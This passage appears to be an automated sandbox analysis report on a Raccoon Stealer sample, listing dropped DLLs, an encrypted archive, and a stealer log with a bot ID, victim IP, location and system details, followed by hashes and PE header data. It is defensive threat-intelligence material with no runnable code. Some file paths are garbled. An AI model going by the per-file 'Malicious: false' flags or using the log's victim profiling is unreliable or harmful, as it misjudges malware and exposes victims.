|-----------------------------------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>C:\Users\user1\AppData\Local\Low\luS0wV5wY9qH3\inss3.dll</b> |                                                                                                                                                                                                                                                                                                                                                                                                              |
| Process:                                                        | C:\Users\user1\Desktop\Aqlm\meey.exe                                                                                                                                                                                                                                                                                                                                                                         |
| File Type:                                                      | PE32 executable (DLL) (GUI) Intel 80386, for MS Windows                                                                                                                                                                                                                                                                                                                                                      |
| Category:                                                       | dropped                                                                                                                                                                                                                                                                                                                                                                                                      |
| Size (bytes):                                                   | 1245136                                                                                                                                                                                                                                                                                                                                                                                                      |
| Entropy (8bit):                                                 | 6.766715162066988                                                                                                                                                                                                                                                                                                                                                                                            |
| Encrypted:                                                      | false                                                                                                                                                                                                                                                                                                                                                                                                        |
| SSDEEP:                                                         | 24576:ido5Js2a56/+VwJebKj5KYFsRjzx5ZxKV6D1Z4Go/LCiytoxq2Zwn5hCM4MSRdY8:Q2aY4w6aozx5ZWMM7yew8MSRK1y                                                                                                                                                                                                                                                                                                           |
| MD5:                                                            | 02CC7B8EE30056D5912DE54F1BDFC219                                                                                                                                                                                                                                                                                                                                                                             |
| SHA1:                                                           | A6923DA95705FB81E368AE48F93D28522EF552FB                                                                                                                                                                                                                                                                                                                                                                     |
| SHA-256:                                                        | 1989526553FD1E1E49B0FEA8036822CA062D3D39C4CAB4A37846173D0F1753D5                                                                                                                                                                                                                                                                                                                                             |
| SHA-512:                                                        | 0D5DFCF4FB19B27246FA799E339D67CD1B494427783F379267FB2D10D615FFB734711BAB2C515062C078F990A44A36F2D15859B1DACD4143DCC35B5C0CEE0E                                                                                                                                                                                                                                                                               |
| Malicious:                                                      | false                                                                                                                                                                                                                                                                                                                                                                                                        |
| Preview:                                                        | MZ.....@.....!.L!This program cannot be run in DOS mode...\$......c.4.'Z.'Z'.Z.....3.Z...[%Z.B.#Z...Y*.Z..._-Z...^.,Z...[/Z.[\$.Z'.[.<br>..Z.^.-Z.Z.&Z...&Z.X.&Z.Rich'.Z.....PE..L...@.\....."!.....@.....Q.....@.....x=.T.....p.....[..<br>...T.....h...@.....text....\`rdata...Q.....R.....@...@.data...tG...'...'>.....@....rsrc...p.....`.....<br>.....@...@.reloc... .....~...d.....@...B.....<br>..... |

|                                                                    |                                                                                                                                 |
|--------------------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------|
| <b>C:\Users\user1\AppData\Local\Low\luS0wV5wY9qH3\inssckbi.dll</b> |                                                                                                                                 |
| Process:                                                           | C:\Users\user1\Desktop\Aqlm\meey.exe                                                                                            |
| File Type:                                                         | PE32 executable (DLL) (GUI) Intel 80386, for MS Windows                                                                         |
| Category:                                                          | dropped                                                                                                                         |
| Size (bytes):                                                      | 336336                                                                                                                          |
| Entropy (8bit):                                                    | 7.0315399874711995                                                                                                              |
| Encrypted:                                                         | false                                                                                                                           |
| SSDEEP:                                                            | 6144:8bndzEL04gF85K9autlMyEhZ/V3psPyHa9tBe1:8bndzEL04pnutlMyAp2z9tBe1                                                           |
| MD5:                                                               | BDAF9852F588C86B055C846B53D4C144                                                                                                |
| SHA1:                                                              | 03B739430CF9EADE21C977B5B416C4DD94528C3B                                                                                        |
| SHA-256:                                                           | 2481DA1C459A2429A933D19AD6AE514BD2AE59818246DDB67B0EF44146CED3D8                                                                |
| SHA-512:                                                           | 19D9A952A3DF5703542FA52A5A780C2E04D6A132059F30715954EAC40CD1C3F3B119A29736D4A911BE85086AFE08A54A7482FA409DFD882BAC39037F9EECD7E |
| Malicious:                                                         | false                                                                                                                           |

C:\Users\user\AppData\Local\Low\luS0wV5wY9qH3\Inssckbi.dll

|          |                                                                                                                                                                                                                                                                                                                                                                      |
|----------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Preview: | MZ.....@.....!..L.!This program cannot be run in DOS mode...\$.....1...Pi.Pi.Pi.(.Pi.F2h.Pi.F2j.Pi.F2l.Pi.F2m.Pi.0h.Pi.T3h.Pi.Ph.Pi.T3m.Pi.T3i.Pi.T3..Pi.T3k.Pi.Rich.Pi.....PE..L.....@..\....."!.....q.....@.....@.....P.....d.....x.....t)..p...T.....@.....@.....text.....`rdata.>.....@..@.data..N.....L.....@...rsrc..x.....@..@.reloc..t).....*......@..B..... |
|----------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|

C:\Users\user\AppData\Local\Low\luS0wV5wY9qH3\Inssdbm3.dll

|                 |                                                                                                                                                                                                                                                                                                                                                                                                                                  |
|-----------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Process:        | C:\Users\user\Desktop\AqlmImmeey.exe                                                                                                                                                                                                                                                                                                                                                                                             |
| File Type:      | PE32 executable (DLL) (GUI) Intel 80386, for MS Windows                                                                                                                                                                                                                                                                                                                                                                          |
| Category:       | dropped                                                                                                                                                                                                                                                                                                                                                                                                                          |
| Size (bytes):   | 92624                                                                                                                                                                                                                                                                                                                                                                                                                            |
| Entropy (8bit): | 6.639527605275762                                                                                                                                                                                                                                                                                                                                                                                                                |
| Encrypted:      | false                                                                                                                                                                                                                                                                                                                                                                                                                            |
| SSDEEP:         | 1536:YvNGVOt0VjOJkbH8femxfRVMNKBduOQWL1421GlkxERC+ANcFZoZ/6tNRCwI41Pc:+NGVOiBZbcGmxXMcBqmzoCUZoZebHPAT                                                                                                                                                                                                                                                                                                                           |
| MD5:            | 94919DEA9C745FBB01653F3FDAE59C23                                                                                                                                                                                                                                                                                                                                                                                                 |
| SHA1:           | 99181610D8C9255947D7B2134CDB4825BD5A25FF                                                                                                                                                                                                                                                                                                                                                                                         |
| SHA-256:        | BE3987A6CD970FF570A16774EB3D4E1EDCE675E70EDAC1BAF5E2104685610B0                                                                                                                                                                                                                                                                                                                                                                  |
| SHA-512:        | 1A3BB3ECADD76678A65B7CB4EBE3460D0502B4CA96B1399F9E56854141C8463A0CFCFFEDF1DEFFB7470DDFBAC3B608DC10514ECA196D19B70803FBB02188E5E                                                                                                                                                                                                                                                                                                  |
| Malicious:      | false                                                                                                                                                                                                                                                                                                                                                                                                                            |
| Preview:        | MZ.....@.....!..L.!This program cannot be run in DOS mode...\$.....Z.Y.4.Y.4.Y.4.P...U.4...5.[.4..y.Q.4...7.X.4...1.S.4...0.R.4.{.5.[.4...5.Z.4.Y.5...4...0.A.4...4.X.4...X.4...6.X.4.RichY.4.....PE..L.....@..\....."!.....0.....0.....*q...@.....?.....(@.....`x.....L.....p.....T.....(;...@.....0.X.....text.....`rdata..D...0.....@..@.data.....P.....>.....@...rsr c..x...`.....@.....@..@.reloc.....p.....D.....@..B..... |

C:\Users\user\AppData\Local\Low\luS0wV5wY9qH3\pB4pD1B4sD3.zip



|                 |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
|-----------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Process:        | C:\Users\user\Desktop\AqlmImmeey.exe                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |
| File Type:      | Zip archive data, at least v2.0 to extract                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |
| Category:       | dropped                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
| Size (bytes):   | 2828315                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
| Entropy (8bit): | 7.998625956067725                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| Encrypted:      | true                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |
| SSDEEP:         | 49152:tiGLaX5/cgbRETlC0EggSVAx07XZiEi4qiefeEJGt5ygL0+6/qax:t9OX9alwJVSPIfnfekGt5CP                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |
| MD5:            | 1117CD347D09C43C1F2079439056ADA3                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| SHA1:           | 93C2CE5FC4924314318554E131CFBCD119F01AB6                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
| SHA-256:        | 4CFADA7EB51A6C0CB26283F9C86784B2B2587C59C46A5D3DC0F06CAD2C55EE97                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| SHA-512:        | FC3F85B50176C0F96898B7D744370E2FF0AA2024203B936EB1465304C1C7A56E1AC078F3FDF751F4384536602F997E745BFFF97F1D8FF2288526883185C08FAF                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| Malicious:      | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| Preview:        | PK.....znN<.{r...i...nssdbm3.dll...[...8...N...Y...6.\$J....\$1...D .a....jL.V..C...N;...}/.....\$...Z,T,R.qc...Ec.=.....;.{.s...p.`.A.?M....Wl....a..?N...~e.A..W.o....[.]...;.+...\Jw.[.k.....<yR^E.o.nxs.c...=V....F....cu...w.O.[.u.[.<w...7P...{.K~.E..w...c...z^[Z...6.G.V.2..+n4....1M....w{f.nJL.{.d.....M.+..../.)..\$X!.....L..K.`M...w.l..LA8r.IX...r...87..}.....<.).r....TWm.....b6/_...a..W.IB...3.n...j...o.Mz..._Q.....8...K.*.....gr.L..*H...v...6[*...4l...{.1g...<.>M..\$G.&Y.....~.....O..9\...t..W.m.X..Y.3.*...S<#}.">0RBg...lh.s.o....r.p8...).3..K.v...ds.n3.+]...+....krMu..._Y\.../8T.....&BC."u...;e.k u\$.....~`.{l.M...WV.Y.37+nQ.Z.*...3G...5d....Z.hVL...Z. k.5...XF.Y..IVVW..C..[]...b..v.Z...m...0..P..F8j[U..p..RW,n...MM.....s..._@...>Q... ..N>.T?WM.....)9B.....mVW.....b.6[... !.....O...M...>.>.\$l.%..LzF.l...3 |

C:\Users\user\AppData\Local\Low\luS0wV5wY9qH3\prldap60.dll

|                 |                                                                                                                                                                                                                                                                                                                                                                                                                                                              |
|-----------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Process:        | C:\Users\user\Desktop\AqlmImmeey.exe                                                                                                                                                                                                                                                                                                                                                                                                                         |
| File Type:      | PE32 executable (DLL) (GUI) Intel 80386, for MS Windows                                                                                                                                                                                                                                                                                                                                                                                                      |
| Category:       | dropped                                                                                                                                                                                                                                                                                                                                                                                                                                                      |
| Size (bytes):   | 24016                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| Entropy (8bit): | 6.532540890393685                                                                                                                                                                                                                                                                                                                                                                                                                                            |
| Encrypted:      | false                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| SSDEEP:         | 384:TQJMOeAdiNcNUO3qgpw6MnTmJk0lIEEHAnDI3vDG8A3OPLondJJs2z:KMaNqb6MTmVlIEK2p/DG8MIsQ                                                                                                                                                                                                                                                                                                                                                                         |
| MD5:            | 6099C438F37E949C4C541E61E88098B7                                                                                                                                                                                                                                                                                                                                                                                                                             |
| SHA1:           | 0AD03A6F626385554A885BD742DFE5B59BC944F5                                                                                                                                                                                                                                                                                                                                                                                                                     |
| SHA-256:        | 46B005817868F91CF60BAA052EE96436FC6194CE9A61E93260DF5037CDFA37A5                                                                                                                                                                                                                                                                                                                                                                                             |
| SHA-512:        | 97916C72BF75C11754523E2BC14318A1EA310189807AC8059C5F3DC1049321E5A3F82CDD62944EA6688F046EE02FF10B7DDF8876556D1690729E5029EA414A9                                                                                                                                                                                                                                                                                                                              |
| Malicious:      | false                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| Preview:        | MZ.....@.....!..L.!This program cannot be run in DOS mode...\$.....5:`wq[.\$q[.\$q[.\$x#.\$s[\$.9.%s[\$.9.%p[\$.9.%{[.9.%z[\$S;.%s[.\$8.%t[.\$q[.\$=[.\$8.%t[.\$8.%p[.\$8.%p[.\$8.%p[.\$Richq[.\$.....PE..L.....@..\....."!..... .. ..%.....0.....p...../...@.....5.....p7..x...P..x... ..@.....`.\$...1..T.....1..@.....0.....text...2.....`rdata.....0.....\$.....@..@.data...4...@.....4.....@...rsrc..x...P.....8.....@..@.reloc...`.....<.....@..B..... |

C:\Users\user\AppData\Local\Low\luS0wV5wY9qH3\qipcap.dll

|          |                                      |
|----------|--------------------------------------|
| Process: | C:\Users\user\Desktop\AqlmImmeey.exe |
|----------|--------------------------------------|

C:\Users\user\AppData\Local\Low\luS0wV5wY9qH3\qipcap.dll

|                 |                                                                                                                                                                                                                                                                                                                                                               |
|-----------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| File Type:      | PE32 executable (DLL) (GUI) Intel 80386, for MS Windows                                                                                                                                                                                                                                                                                                       |
| Category:       | dropped                                                                                                                                                                                                                                                                                                                                                       |
| Size (bytes):   | 16336                                                                                                                                                                                                                                                                                                                                                         |
| Entropy (8bit): | 6.437762295038996                                                                                                                                                                                                                                                                                                                                             |
| Encrypted:      | false                                                                                                                                                                                                                                                                                                                                                         |
| SSDEEP:         | 192:aPgr1ZCb2vGJ7b20qKvFej7x0KDWpH3vUA397Ae+PjPonZwC7Qm:aYpZPGJP209F4vDG8A3OPLonZwC7X                                                                                                                                                                                                                                                                         |
| MD5:            | F3A355D0B1AB3CC8EFFCC90C8A7B7538                                                                                                                                                                                                                                                                                                                              |
| SHA1:           | 1191F64692A89A04D060279C25E4779C05D8C375                                                                                                                                                                                                                                                                                                                      |
| SHA-256:        | 7A589024CF0EEB59F020F91BE4FE7EE0C90694C92918A467D5277574AC25A5A2                                                                                                                                                                                                                                                                                              |
| SHA-512:        | 6A9DB921156828BCE7063E5CDC5EC5886A13BD550BA8ED88C99FA6E7869ECFBA0D0B7953A4932EB8381243CD95E87C98B91C90D4EB2B0ACD7EE87BE114A91A9E                                                                                                                                                                                                                              |
| Malicious:      | false                                                                                                                                                                                                                                                                                                                                                         |
| Preview:        | MZ.....@.....!..L!This program cannot be run in DOS mode...\$......s6.7W..7W..7W..>/..5W...5..5W...5..6W...5..>W...5..<W...7..4W..7W..*W...4..6W...4`.6W...4..6W..Rich7W.....PE..L....B.\....."!.....`.....r....@.....\$.P....@...x.....".....P.. ...T.....text...P......rdata.....@...@.data.....0.....@....rsrc...x....@.....@...@.reloc....P.....@..B..... |

C:\Users\user\AppData\Local\Low\luS0wV5wY9qH3\softokn3.dll

|                 |                                                                                                                                                                                                                                                                                                                                                                                       |
|-----------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Process:        | C:\Users\user\Desktop\Aq\lmmmeey.exe                                                                                                                                                                                                                                                                                                                                                  |
| File Type:      | PE32 executable (DLL) (GUI) Intel 80386, for MS Windows                                                                                                                                                                                                                                                                                                                               |
| Category:       | dropped                                                                                                                                                                                                                                                                                                                                                                               |
| Size (bytes):   | 144848                                                                                                                                                                                                                                                                                                                                                                                |
| Entropy (8bit): | 6.54005414297208                                                                                                                                                                                                                                                                                                                                                                      |
| Encrypted:      | false                                                                                                                                                                                                                                                                                                                                                                                 |
| SSDEEP:         | 3072:8Af6sui+I7FEk/oJz69sFaXeu9CoT2nVFeTBW3D2xkEMk:B6POsF4CoT2OeYMzMk                                                                                                                                                                                                                                                                                                                 |
| MD5:            | 4E8DF049F3459FA94AB6AD387F3561AC                                                                                                                                                                                                                                                                                                                                                      |
| SHA1:           | 06ED392BC29AD9D5FC05EE254C2625FD65925114                                                                                                                                                                                                                                                                                                                                              |
| SHA-256:        | 25A4DAE37120426AB060EBB39B7030B3E7C1093CC34B0877F223B6843B651871                                                                                                                                                                                                                                                                                                                      |
| SHA-512:        | 3DD4A86F83465989B2B30C240A7307EDD1B92D5C1D5C57D47EFF287DC9DAA7BACE157017908D82E00BE90F08FF5BADB68019FFC9D881440229DCEA5038F61C6                                                                                                                                                                                                                                                       |
| Malicious:      | false                                                                                                                                                                                                                                                                                                                                                                                 |
| Preview:        | MZ.....@.....!..L!This program cannot be run in DOS mode...\$....!\$...JO..JO..JO.u.O..JO?oKN..JO?oIN..JO?oON..JO?oNN..JO.mKN..JO-nKN..JO..KO~.JO-nNN..JO-nJN..JO-n.O..JO-nHN..JORich..JO.....PE..L....@..\....."!.....b.....P..... ....@.....0..x.....@...`.....T.....(..@.....l.....text......rdata..D.....F.....@...@.data.....@....rsrc...x....0.....@...@.reloc..`.....@..B..... |

C:\Users\user\AppData\Local\Low\luS0wV5wY9qH3\lucrtbase.dll

|                 |                                                                                                                                                                                                                                                                                                     |
|-----------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Process:        | C:\Users\user\Desktop\Aq\lmmmeey.exe                                                                                                                                                                                                                                                                |
| File Type:      | PE32 executable (DLL) (console) Intel 80386, for MS Windows                                                                                                                                                                                                                                         |
| Category:       | dropped                                                                                                                                                                                                                                                                                             |
| Size (bytes):   | 1142072                                                                                                                                                                                                                                                                                             |
| Entropy (8bit): | 6.809041027525523                                                                                                                                                                                                                                                                                   |
| Encrypted:      | false                                                                                                                                                                                                                                                                                               |
| SSDEEP:         | 24576:bZBmnrh2YVAPROs7Bt/tX+/APcmcvlZPoy4TbK:FBmF2lleaAPgb                                                                                                                                                                                                                                          |
| MD5:            | D6326267AE77655F312D2287903DB4D3                                                                                                                                                                                                                                                                    |
| SHA1:           | 1268BEF8E2CA6EBC5FB974FDFAFF13BE5BA7574F                                                                                                                                                                                                                                                            |
| SHA-256:        | 0BB8C77DE80ACF9C43DE59A8FD75E611CC3EB8200C69F11E94389E8AF2CEB7A9                                                                                                                                                                                                                                    |
| SHA-512:        | 11DB71D286E9DF01CB05ACEF0E639C307EFA3FEF8442E5A762407101640AC95F20BAD58F0A21A4DF7DBCDA268F934B996D9906434BF7E575C4382281028F64D                                                                                                                                                                     |
| Malicious:      | false                                                                                                                                                                                                                                                                                               |
| Preview:        | MZ.....@.....!..L!This program cannot be run in DOS mode...\$......E.....0.....p.....Rich.....PE..L....3.....!....Z.....=.....p.....p.....@A.....`.....0..8=.....\$. ...T.....H...@...text...Z...Z......rdata.....p.....^.....@...@.idata..6.....l.....@...@.rsrc.....@...@.reloc..\$.....@..B..... |

C:\Users\user\AppData\Local\Low\luS0wV5wY9qH3\vcruntime140.dll

|                 |                                                                                              |
|-----------------|----------------------------------------------------------------------------------------------|
| Process:        | C:\Users\user\Desktop\Aq\lmmmeey.exe                                                         |
| File Type:      | PE32 executable (DLL) (console) Intel 80386, for MS Windows                                  |
| Category:       | dropped                                                                                      |
| Size (bytes):   | 83784                                                                                        |
| Entropy (8bit): | 6.890347360270656                                                                            |
| Encrypted:      | false                                                                                        |
| SSDEEP:         | 1536:AQXQNgAuCDeHfTg3uYQkDqIVsv39nii35kU2yecbVKHHwhbfugbZyk:AQXQNVDeHfIO5d/A39ie6yecbVKHHWJF |
| MD5:            | 7587BF9CB4147022CD5681B015183046                                                             |

|                                                                 |                                                                                                                                                                                                                                                                                                                                    |
|-----------------------------------------------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| C:\Users\user1\AppData\Local\Low\luS0wV5wY9qH3\vcruntime140.dll |                                                                                                                                                                                                                                                                                                                                    |
| SHA1:                                                           | F2106306A8F6F0DA5AFB7FC765CFA0757AD5A628                                                                                                                                                                                                                                                                                           |
| SHA-256:                                                        | C40BB03199A2054DABFC7A8E01D6098E91DE7193619EFFBD0F142A7BF031C14D                                                                                                                                                                                                                                                                   |
| SHA-512:                                                        | 0B63E4979846CEBA1B1ED8470432EA6AA18CCA66B5F5322D17B14BC0DFA4B2EE09CA300A016E16A01DB5123E4E022820698F46D9BAD1078BD24675B4B181E91F                                                                                                                                                                                                   |
| Malicious:                                                      | false                                                                                                                                                                                                                                                                                                                              |
| Preview:                                                        | MZ.....@.....!..L!This program cannot be run in DOS mode....\$......NE...E...E...." G...L^N...E...I.....U.....V.....A....._.....D.....2.D.....D...RichE.....PE..L....8'Y....."I.....@.....@A.....H?...0.....8.....@.....text.....`..data...D.....@.....idata.....@...@.rsrc.....@...@.reloc.....0.....@...B.....<br>.....<br>..... |

|                                                |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
|------------------------------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| C:\Users\user1\AppData\Local\Low\lyH9tY9hO9gL5 |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
| Process:                                       | C:\Users\user1\Desktop\AqlmImmeey.exe                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |
| File Type:                                     | ASCII text, with CRLF, CR line terminators                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
| Category:                                      | dropped                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| Size (bytes):                                  | 1083                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
| Entropy (8bit):                                | 5.291815191087187                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |
| Encrypted:                                     | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |
| SSDEEP:                                        | 24:m9S+GH/v3eLy53Net5l8rBqhKQa7dCGik/R8RA2Tvqzh:eS333n3NetBBg0CGik/R0A+0h                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |
| MD5:                                           | E5E8D43ACEA45ACB24D3EBEFB2F28E20                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| SHA1:                                          | 94949E2F04B298E98D7D639C763905E5FB144F22                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| SHA-256:                                       | B51F5324409E6B32363663EA60E97BD3C5C03FE71D735587D7873D1574DFD58D                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| SHA-512:                                       | 625B3D7972AE9C4AD4B7BD0721335C5D398A55FE09942E2651B10A06FE49FE2109F11461C9EC3C5DB8D311EBF8710494EA34612D1B6123F0588B4A410D66180C                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| Malicious:                                     | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |
| Preview:                                       | RACCOON STEALER   1.8.1...Build compile date: Wed Sep 8 00:01:38 2021...Launched at: 2021.09.28 - 16:13:40 GMT...Bot_ID: D06ED635-68F6-4E9A-955C-4899F5F57B9A_user...Running on a desktop.....-----..... - Cookies: 1... - Passwords: 0... - Files: 0.....System Information:... - System Language: English... - System TimeZone: -8 hrs... - IP: 84.17.52.39... - Location: 47.431702, 8.575900   Zurich, Zurich, Switzerland (8152)... - ComputerName: 066656... - Username: user... - Windows version: NT 10.0... - Product name: Windows 10 Pro... - System arch: x64... - CPU: Intel(R) Core(TM)2 CPU 6600 @ 2.40 GHz (4 cores)... - RAM: 8191 MB (5378 MB used)... - Screen resolution: 1280x1024... - Display devices:....0) Microsoft Basic Display Adapter.....-----.....Installed Apps: ....Adobe Acrobat Reader DC (19.012.20035)....Google Chrome (85.0.4183.121)....Google Update Helper (1.3.35.451)....Java 8 Update 211 (8.0.2110.12)....Java Auto Updater (2.8.211.12)....Upd |

|                 |                                                                                                                                  |
|-----------------|----------------------------------------------------------------------------------------------------------------------------------|
| \Device\Null    |                                                                                                                                  |
| Process:        | C:\Windows\SysWOW64\timeout.exe                                                                                                  |
| File Type:      | ASCII text, with CRLF line terminators, with overstriking                                                                        |
| Category:       | dropped                                                                                                                          |
| Size (bytes):   | 92                                                                                                                               |
| Entropy (8bit): | 4.300553674183507                                                                                                                |
| Encrypted:      | false                                                                                                                            |
| SSDEEP:         | 3:hYFEHgARcWmFsFJQZtctFst3g4t32vov:hYFE1mFSQZI3MXt3X                                                                             |
| MD5:            | F74899957624A2837F2F86E8E62E92D4                                                                                                 |
| SHA1:           | 1FCDAC5DEC5B0B1E00CF0247DA2A5F18566F1431                                                                                         |
| SHA-256:        | 507992A303C447D1D40D36E2E5163A237077B94F23A7089AC90A2F08682AE9BC                                                                 |
| SHA-512:        | E3FD14728633614B6552A75C15079AC8B04C0E8B3F49535B522C73312B1C812E30A934099AB18B507A0B4878068987D5545E90FA3747F7E7B10360EE324DB435 |
| Malicious:      | false                                                                                                                            |
| Preview:        | ..Waiting for 10 seconds, press CTRL+C to quit ..... 9.. 8.. 7.. 6.. 5.. 4.. 3.. 2.. 1.. 0..                                     |

## Static File Info

|                 |                                                                                                                                                                                                                                                                           |
|-----------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| General         |                                                                                                                                                                                                                                                                           |
| File type:      | PE32 executable (GUI) Intel 80386, for MS Windows                                                                                                                                                                                                                         |
| Entropy (8bit): | 7.1568987103396156                                                                                                                                                                                                                                                        |
| TrID:           | <ul style="list-style-type: none"><li>Win32 Executable (generic) a (10002005/4) 99.96%</li><li>Generic Win/DOS Executable (2004/3) 0.02%</li><li>DOS Executable Generic (2002/1) 0.02%</li><li>Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%</li></ul> |
| File name:      | AqlmImmeey.exe                                                                                                                                                                                                                                                            |
| File size:      | 553984                                                                                                                                                                                                                                                                    |
| MD5:            | c1258ce5cdc59be3cf83f8de7a42e899                                                                                                                                                                                                                                          |
| SHA1:           | 7097454adeef597a9f06839b68be559827d1ed42                                                                                                                                                                                                                                  |
| SHA256:         | 51883d0e9ac65bb1850ce0f0a668df2a03e16bb9500be5a6ca54f8ff02154506                                                                                                                                                                                                          |

## General

|                       |                                                                                                                                                                                                 |
|-----------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| SHA512:               | 3c6d59be6cbbf071cd78251ce89eacba790878b6a0cdf254a4cf91065cd413f8f6aca53ad6fcd4aa53ddc00905f4b3b8b4e6c65f8fb29715578850b5e739c9e2                                                                |
| SSDEEP:               | 12288:JlfJIGJU+v7zpNTCZDJ17znqpRtq7Mad:GvGJPfTK+Rt8MU                                                                                                                                           |
| File Content Preview: | MZ.....@.....!..L.!Th<br>is program cannot be run in DOS mode....\$.....w...\$...<br>\$...\$.k\$...\$.^\$...\$.j\$...\$.S\$...\$.o\$...\$.Z\$...\$.j\$...<br>\$.Rich...\$.....PE..L....^P_..... |

## File Icon



Icon Hash: aedaae9ee6a68aa4

## Static PE Info

### General

|                             |                                          |
|-----------------------------|------------------------------------------|
| Entrypoint:                 | 0x4022b0                                 |
| Entrypoint Section:         | .text                                    |
| Digitally signed:           | false                                    |
| Imagebase:                  | 0x400000                                 |
| Subsystem:                  | windows gui                              |
| Image File Characteristics: | 32BIT_MACHINE, EXECUTABLE_IMAGE          |
| DLL Characteristics:        | TERMINAL_SERVER_AWARE, NX_COMPAT         |
| Time Stamp:                 | 0x5F505E00 [Thu Sep 3 03:07:44 2020 UTC] |
| TLS Callbacks:              |                                          |
| CLR (.Net) Version:         |                                          |
| OS Version Major:           | 5                                        |
| OS Version Minor:           | 1                                        |
| File Version Major:         | 5                                        |
| File Version Minor:         | 1                                        |
| Subsystem Version Major:    | 5                                        |
| Subsystem Version Minor:    | 1                                        |
| Import Hash:                | b3447c394869d3e708c4373cd10a2b6b         |

### Entrypoint Preview

### Rich Headers

### Data Directories

### Sections

| Name   | Virtual Address | Virtual Size | Raw Size | Xored PE | ZLIB Complexity | File Type | Entropy       | Characteristics                                                               |
|--------|-----------------|--------------|----------|----------|-----------------|-----------|---------------|-------------------------------------------------------------------------------|
| .text  | 0x1000          | 0x1a3db      | 0x1a400  | False    | 0.452260044643  | data      | 6.26345677908 | IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ                 |
| .rdata | 0x1c000         | 0x85e0       | 0x8600   | False    | 0.28807136194   | data      | 4.61117785601 | IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ                            |
